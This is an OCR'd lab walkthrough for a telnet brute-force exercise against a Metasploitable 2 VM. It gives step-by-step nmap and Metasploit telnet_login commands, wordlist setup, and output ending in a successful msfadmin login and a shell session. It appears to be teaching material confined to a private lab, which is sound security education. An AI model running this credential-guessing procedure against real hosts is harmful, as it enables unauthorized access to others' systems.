




TELNET-BRUTE FORCE ATTACK MINI LAB

1. Install Metasploitable 2


Metasploitable download | SourceForge.net




2. Extract your file



3. Open your vmware -> file → downloads → Metaploitable2.vmx




4. Once import is done, power on you Metasploitable2



5. Use ifconfig command to know the IP address of your metasploitable2.

The IP for the Metasploit will be act as your target host.




6. Open your kali Linux in your VMware.

username: kali (default)


pass: kali (default)

7. To start your brute force experience, create first a file in your kali Linux desktop.




8. Name it username.txt and password.txt and list the following username and password example and save it.

username



password



9. Open your Kali Linux terminal, nmap your target's ip address, using this command:


   nmap -sV <host address> (the ip on your metasploitable2)

   make sure their telnet or port 23 is open


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.108.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 02:34 EDT
Nmap scan report for 192.168.108.165
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

10. Once open, access the console thru:

    msfconsole



11. Type in the command: ***search telnet_login*** and type ***use 1.***



12. Use show options command to view the current setting. The result should be the same as follows:

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current data
                                                 base
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database
                                                  (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs
                                                 /using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space,
                                                 one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

13. Now, set RHOSTS or the host target for the attack.

    command: set RHOSTS 92.168.108.165

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.108.165
RHOSTS ⇒ 192.168.108.165
```

14. Set your created username text file for the USER_FILE setting. and the created password text file for the PASS_FILE setting.

username:

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE ~/Desktop/username.txt
USER_FILE ⇒ ~/Desktop/username.txt
```

password:

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE ~/Desktop/password.txt
PASS_FILE ⇒ ~/Desktop/password.txt
```

15. Now, enable the STOP_ON_SUCCESS setting, by changing it to true.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

The "Stop on Success" setting in msfconsole refers to an option that controls whether a module (typically an auxiliary scanner or bruteforce module) will continue running after a successful action, such as finding valid credentials. When enabled, the module will stop scanning or attempting further connections as soon as a successful result is found.

16. Type ***show options*** command to see, if the changes had been made. Check this result for reference.

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting         Required  Description
   ----              ---------------         --------  -----------
   ANONYMOUS_LOGIN   false                   yes       Attempt to login with a blank username and passwo
                                                       rd
   BLANK_PASSWORDS   false                   no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                       yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                    no        Create a new session for every successful login
   DB_ALL_CREDS      false                   no        Try each user/password couple stored in the curre
                                                       nt database
   DB_ALL_PASS       false                   no        Add all passwords in the current database to the
                                                       list
   DB_ALL_USERS      false                   no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                    no        Skip existing credentials stored in the current d
                                                       atabase (Accepted: none, user, user&realm)
   PASSWORD                                  no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/password.txt  no        File containing passwords, one per line
   RHOSTS            192.168.108.165         yes       The target host(s), see https://docs.metasploit.c
                                                       om/docs/using-metasploit/basics/using-metasploit.
                                                       html
   RPORT             23                      yes       The target port (TCP)
   STOP_ON_SUCCESS   true                    yes       Stop guessing when a credential works for a host
   THREADS           1                       yes       The number of concurrent threads (max one per hos
                                                       t)
   USERNAME                                  no        A specific username to authenticate as
   USERPASS_FILE                             no        File containing users and passwords separated by
                                                       space, one pair per line
   USER_AS_PASS      false                   no        Try the username as the password for all users
   USER_FILE         ~/Desktop/username.txt  no        File containing usernames, one per line
   VERBOSE           true                    yes       Whether to print output for all attempts
```

17. Start your bruteforce attack scanning for possible weak password and username thru:

    command: exploit

```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:Password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:Butterfly (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:Password1! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:secret_password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:solarFlare7* (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:Nighthawk^5 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:CyberSecure9! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:GalaxyQuest2# (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: admin:StellarWave8$ (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:Password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:Butterfly (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:Password1! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:secret_password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:solarFlare7* (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:Nighthawk^5 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:CyberSecure9! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:GalaxyQuest2# (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: root:StellarWave8$ (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:Password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:Butterfly (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:Password1! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:secret_password123 (Incorrect:
)
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:solarFlare7* (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:Nighthawk^5 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:msfadmin (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:CyberSecure9! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:GalaxyQuest2# (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:StellarWave8$ (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:Password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:Butterfly (Incorrect: )
```

**It's normal to scan an incorrect or failed login credentials. Always wait for the scanning to be done and look for a successful scan result.*


```
)
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:solarFlare7* (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:Nighthawk^5 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:msfadmin (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:CyberSecure9! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:GalaxyQuest2# (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: pixelwizard:StellarWave8$ (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:Password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:Butterfly (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:Password1! (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:secret_password123 (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:solarFlare7* (Incorrect: )
[-] 192.168.108.165:23    - 192.168.108.165:23 - LOGIN FAILED: msfadmin:Nighthawk^5 (Incorrect: )
[+] 192.168.108.165:23    - 192.168.108.165:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.108.165:23    - Attempting to start session 192.168.108.165:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.108.162:42665 → 192.168.108.165:23) at 2024-10-11 02:39:13 -0
400
